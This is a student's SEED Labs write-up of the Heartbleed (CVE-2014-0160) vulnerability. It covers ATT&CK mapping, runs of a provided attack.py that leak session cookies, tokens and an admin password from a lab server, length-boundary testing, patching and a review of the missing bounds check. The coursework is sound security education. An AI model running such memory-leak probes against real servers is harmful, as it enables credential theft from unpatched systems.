Alex Shah
EN.695.741.81.SP25 Information Assurance Analysis
Mod 9 Lab Heartbleed
March 30, 2025

TTP's used

Some of the MITRE ATT&CK TTP's the Heartbleed vulnerability (CVE-2014-0160) uses include exploiting public facing applications (T1190) where a vulnerable server such as one using outdated OpenSSL packages could be vulnerable to the Heartbleed exploit. Data from local system (T1005) where Heartbleed can read extra data from the vulnerable server's memory. Unsecured credentials (T1552) where the exploited system could expose credentials found in the extra data that Heartbleed attacks may extract. For example in this lab, we find login credentials are able to be extracted. And automated exfiltration (T1020) is possible if the server is vulnerable, where an attacker may repeatedly try to extract contents of a vulnerable server's memory in order to extract as much information as possible.

What you observed

I observed that the Ubuntu 12.04 VM was vulnerable to the Heartbleed vulnerability in the example social media application by using the provided attack.py file. I was able to see that the installed OpenSSL 1.0.1 was an outdated version and vulnerable to the Heartbleed vulnerability exploited by the attack.py script. I observed memory contents, some useful some not, when running the attack.py script multiple times against the victim VM, including details like user login and activity, updating blog posts, sending direct messages, and page content intended for the client. Using the attack.py argument for request length, I was able to determine that the vulnerable server provided whatever length of request I asked of it. When running the attack.py script with the length argument 22, the script reported that the server was vulnerable but did not include extra data. Increasing the value of the length argument, the script reported that the server was vulnerable and included extra data. From this I determined that the expected value for the length must be <23 bytes. After I updated the victim VM, which upgraded the OpenSSL package, running the attack.py script again did not cause the server to send more data than anticipated by the heartbeat request, and the script did not report that the application was vulnerable. Looking at the example code for the vulnerability, it seemed that there was no length check for the contents of the payload being read into a buffer, which causes the vulnerability.

Thoughts on this type of attack (i.e., usefulness, skill set needed, level of effort required)

If an attacker heard about this vulnerability and probed websites and IP addresses, they might be able to discover webservers that use an outdated OpenSSL package vulnerable to the Heartbleed bug. Using scripts like the example attack.py provided, an attacker could read memory contents from the server and potentially leak data. This is a critical vulnerability where the memory contents could include credentials or secrets, including sensitive user data and contents of the server side files. While understanding the bug might require advanced knowledge, exploiting it with a script once proof of concepts were made could make the process more accessible to less knowledgeable attackers and require little effort other than probing for servers to attack and running the script. While the bug has

been patched in more recent versions of OpenSSL there are likely still servers running with the vulnerable package that can be exploited.

Lessons learned

In the years after the discovery of Heartbleed and updated OpenSSL packages, using an outdated OpenSSL package actually made navigating the web almost impossible due to security implementations to address it. A very outdated version of Ubuntu like 12.0.4 is deprecated and the repositories have been moved, and attempting to update the packages using the aptitude package manager was impossible. This initially made fixing the vulnerability difficult, as I could not use the compromised VM to query for updated packages or install them, and I could not use the web browser to access information online or download upgraded packages to resolve the vulnerability. It makes sense that a very outdated distro would run into problems, but I found it paradoxical that I could not download the updated OpenSSL version without a more recent OpenSSL package already installed, such as by visiting the OpenSSL website, Ubuntu website, or using curl and apt to attempt to download or upgrade the package.

Screen shots, Answers to questions, and Code Files are found below in the write up for the tasks.

Supporting recommendations on how to prevent the attack (i.e., countermeasures)

The most important countermeasure to the Heartbleed vulnerability is to upgrade the affected OpenSSL package to a version >=1.0.1g. An administrator would also want to revoke and reissue certificates and using OpenSSL libraries and other encryption or general public facing servers should implement input validation, server side validation especially for common vulnerabilities like out of bounds memory access, and resource limiting such as throttling to prevent attackers from exploiting vulnerabilities like Heartbleed and attempting to hammer a server to get as much contents as possible. Unique session keys might also be used to prevent attacks that are successfully able to exploit the contents of one session from being able to read other sessions, and these keys should be temporary and short lived to limit the amount of data that a session contains.

“SEED Labs – Heartbleed Attack” Task responses

Task 1:

Setup and launch attack

I downloaded the SEED Ubuntu 12.04 VM and cloned it to create an attacker and victim VM, and changed the network adapter to be NAT network after creating a new network for the VMs to communicate over. I edited the hosts file on the attack VM to point to the victim VM’s IP address to resolve the social media site URL. Then I logged on to the fake social media as the admin user and created chatter such as friend requests, blog posts, and direct messages to probe what types of activity

Heartbleed was able to reveal. In order to move the attack.py file to the attack VM, I created a shared directory, moved the file to guest, and used chmod to make sure the file had the correct permissions and was executable before running it. The captured output for testing leaked content and probing the attack length parameter are attached at the end of the document.



Figure 1: Login and other activity were simulated on the social media platfom

Captured output showing login activity:

```
[03/24/2025 14:13] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed
(CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
```

```
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
..........
.....................................#.......
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=fvu30l4rt9cdjq782qh81op9o0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

__elgg_token=f6d69a020cdd87daca46560411381c65&__elgg_ts=1742850742&username=admin&
password=seedelgg.g_If..Cw..x..V.5$R
```

Output showing blog post contents (output truncated):

```
[03/24/2025 14:13] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com
[...]
Referer: https://www.heartbleedlabelgg.com/blog/add/33
Cookie: Elgg=ajhlr6inm4ceu0jkhn1c6f4183
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 204

__elgg_token=43bbc91f3906e04af75cccbb1a6f494d&__elgg_ts=1742850758&title=blog+titl
e&excerpt=asdf&description=hello+world&tags=&comments_on=On&access_id=2&status=pub
lished&guid=&container_guid=33&save=Save......~.=..zWg.NVX
```

Output for direct message contents, where the subject and message are mashed keys, sorry (truncated):

```
[03/24/2025 14:13] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com
[...]
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=fvu30l4rt9cdjq782qh81op9o0
Connection: keep-alive

4U[..p.0...X.....%3.
form-urlencoded
Content-Length: 114

__elgg_token=60fb8eb3f0d2bbc1090bd65a14ba003b&__elgg_ts=1742850563&recipient_guid=
40&subject=awdawd&body=asdasdasd.)K....5.pa.]..c..Jw
```

Task 2:

Testing attack length, see Appendix “Testing attack length parameters”

2.1

As the length of the parameter is decreased, the excess data returned by the Heartbleed attack is fewer and fewer bytes. That is, up until a certain point where the number of bytes no longer exceeds the normally requested number of bytes and the attack.py script shows “Server processed malformed heartbeat, but did not return any extra data.”

2.2

The boundary for the Heartbleed request is 22 bytes, requesting more bytes from a vulnerable server will return extra data, but fewer bytes are within the expected range to be returned by the server, vulnerable or not, and the attack script reports “[server] returned more data than it should - server is vulnerable!”

Task 3:

Countermeasures

3.1

Update OpenSSL

The process to update the Ubuntu 12.04 Victim VM was difficult due to the outdated version of Ubuntu and several years of mitigations causing sites to disable old ciphers and algorithms. I attempted to perform an apt update and apt upgrade, but the package manger repositories were outdated. I then tried to manually download the OpenSSL package but could not use the web browser to navigate or curl the packages, since the existing SSL package used old ciphers and was not supported. I then upgraded the distro to 14.04, which contained updated SSL packages. I was able to see by running attack.py against the victim VM again that the packages had been successfully upgraded and the vulnerability was patched.



Figure 2: Running attack.py on the updated machine, the script does not show the server is vulnerable

3.2

Code review

```
// Read from type field first
hbtype = *p++; /* After this instruction, the pointer
            * p will point to the payload_length field *.

// Read from the payload_length field
// from the request packet
n2s(p, payload); /* Function n2s(p, payload) reads 16 bits
            * from pointer p and store the value
            * in the INT variable "payload". */
pl=p; // pl points to the beginning of the payload content

[...]

      // copy payload
      memcpy(bp, pl, payload); /* pl is the pointer which
                        * points to the beginning
                        * of the payload content */
```

In the vulnerable code, the pointer “p” is used initially to get the heartbeat request type, then incremented to point to the next byte for payload length. This is copied into the variable “payload” to

hold the payload length. “p” is later used to point “pl” to the beginning of the payload content. The arguments in the memcpy function are the destination, source, and size. “bp” is the destination, “pl” is the source, and “payload” is the size. Here the payload size could exceed the expected length of the contents of the payload which start at “pl”. Since there is no check to constrain the length of what is read from “pl”, there could be a leak of data where memory contents after the actual payload are read and copied to the buffer at “bp”. This is the vulnerability exploited in the heartbeat bug, and Alice is correct that there is a missing boundary check during the buffer copy.

Appendix:

Output from running attack.py

Output containing login:

```
[03/24/2025 14:13] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed
(CVE-2014-0160)

#################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
#################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
..........
.....................................#.......
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=fvu30l4rt9cdjq782qh81op9o0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

__elgg_token=f6d69a020cdd87daca46560411381c65&__elgg_ts=1742850742&username=admin&
password=seedelgg.g_If..Cw..x..V.5$R
```

Output containing blog post activity:

```
[03/24/2025 14:13] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed
(CVE-2014-0160)

###################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
###################################################################

.@.AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
..........
.....................................#.......=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/blog/add/33
Cookie: Elgg=ajhlr6inm4ceu0jkhn1c6f4183
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 204

__elgg_token=43bbc91f3906e04af75cccbb1a6f494d&__elgg_ts=1742850758&title=blog+titl
e&excerpt=asdf&description=hello+world&tags=&comments_on=On&access_id=2&status=pub
lished&guid=&container_guid=33&save=Save......~.=..zWg.NVX
```

Output containing messages between users:

```
[03/24/2025 14:13] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed
(CVE-2014-0160)

###################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
```

```
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
...........
.....................................#.......*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=fvu30l4rt9cdjq782qh81op9o0
Connection: keep-alive

4U[..p.0...X.....%3.
form-urlencoded
Content-Length: 114

__elgg_token=60fb8eb3f0d2bbc1090bd65a14ba003b&__elgg_ts=1742850563&recipient_guid=
40&subject=awdawd&body=asdasdasd.)K....5.pa.]..c..Jw
```

Testing attack length parameters

22 reports no extra data, 23 returns extra data

```
[03/24/2025 14:16] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length
22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed
(CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
################################################################

.F
```

```
[03/24/2025 14:16] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --length
23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed
(CVE-2014-0160)

#################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
is vulnerable!
Please wait... connection attempt 1 of 1
#################################################################

S:J..|.TlAAAAAAAAAAAAAAABC@..J (
```